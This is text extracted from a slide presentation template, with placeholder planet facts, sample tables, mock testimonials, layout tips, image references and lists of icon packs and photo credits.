Do you know what helps to make your point clear?

Lists like this: one

- They're simple
- You can organize your ideas clearly
- You'll never forget to buy milk!

And the most important thing: the audience won't miss the point of your presentation



MAYBE YOU NEED TO DIVIDE THE CONTENT



MERCURY

Mercury is the closest planet to the Sun and the smallest one

VENUS

Venus has a beautiful name and is the second planet from the Sun

YOU COULD USE THREE COLUMNS, WHY NOT?



MARS

Despite being red,
Mars is actually a
cold place



JUPITER

It's a gas giant and
the biggest planet in
the Solar System



VENUS

Venus has a very
poisonous
atmosphere

A PICTURE
IS WORTH A
THOUSAND
WORDS





A PICTURE REINFORCES THE CONCEPT


Images reveal large amounts of data, so remember: use an image instead of long texts

AWESOME WORDS

Because key words are great for catching
your audience's attention




THIS IS A GRAPH!



To modify this graph, click on it, follow the link,
change the data and paste the new graph here

INFOGRAPHICS MAKE YOUR IDEA UNDERSTANDABLE...



**... AND THE SAME GOES
FOR TABLES**

	MASS	DIAMETER	GRAVITY
MERCURY	0.06	0.38	0.38
MARS	0.11	0.53	0.38
SATURN	95.2	9.4	1.16

THIS IS A MAP!



A TIMELINE ALWAYS WORKS WELL

DAY 1

Earth is where
we live on

Jupiter is the
biggest planet

DAY 2

DAY 3


Mars is a cold
place

Venus has a
nice name

DAY 4



DO YOU PREFER THIS GRAPH?



● Factor 1

● Factor 2

To modify this graph,
click on it, follow the
link, change the data
and replace it

300,000

Big numbers catch your
audience's attention

SOMETIMES, COMPARISONS ARE GOOD



CONCEPT 1

- You can define one of the concepts here
- You can define one of the concepts here
- You can define one of the concepts here

CONCEPT 2

- You can define one of the concepts here
- You can define one of the concepts here
- You can define one of the concepts here

DO YOU NEED FOUR COLUMNS?



MARS

Despite being red, Mars is a cold place



MERCURY

Mercury is the closest planet to the Sun




JUPITER

It is the biggest planet in the Solar System



VENUS

Venus has a beautiful name, but it's hot



333,000

Mercury is the smallest planet

245,000

Jupiter is the biggest planet

386,000

Despite being red, Mars is cold

THESE ARE THE PERCENTAGES!

34%

Mars is a cold place

48%

Mercury is the smallest planet

18%

Jupiter is the biggest one

REVIEWING CONCEPTS IS A GOOD IDEA

MERCURY

Mercury is the smallest planet

VENUS

Venus has a beautiful name

MARS

Mars is actually a cold place

JUPITER

It's a gas giant and the biggest one

SATURN

Saturn is the ringed one and a gas giant

NEPTUNE

It's the farthest planet from the Sun

A SUMMARY IS GOOD!

You can use bullet points to talk about the concepts. It is much more visual than a large text

WHAT THEY SAY ABOUT US?

“Mercury is the closest planet to the Sun”

—**SARA BLACK, 19**

“Jupiter is the biggest planet of them all”

—**HELENA PATTERSON, 22**


“Despite being red, Mars is actually a cold place”

—**JOHN DOE, 31**

“Venus has a beautiful name, but it’s hot”

—**WILL WHITMAN**


DESKTOP SOFTWARE




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TABLET APP

You can replace the image on the screen with your own work. Just delete this one, add yours and center it properly



MOBILE WEB



You can replace the image on the screen with your own work. Just delete this one, add yours and center it properly



A GOOD WAY TO END THE PRESENTATION

Mercury is the closest planet to the Sun and the smallest one in the Solar System—it's only a bit larger than the Moon


THANKS!

Do you have any questions?
addyouremail@freepik.com
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yourcompany.com



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ALTERNATIVE RESOURCES

PHOTOS:

- Low angle man with virtual reality simulator
- Young man working on an ethernet switch medium shot
- Motherboard with optical fiber cables
- High speed optical fiber with blue light

RESOURCES

Did you like the resources on this template? Get them for free at our other websites

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- Particles background in gradient

PHOTOS:

- Skyscrapers with sunlight
- Vivid girl in vr headset having fun



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
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






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Group the resource again when you're done.
















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Medical Icons



Business Icons



Teamwork Icons




Help & Support Icons



Avatar Icons



Creative Process Icons



Performing Arts Icons



Nature Icons



SEO & Marketing Icons



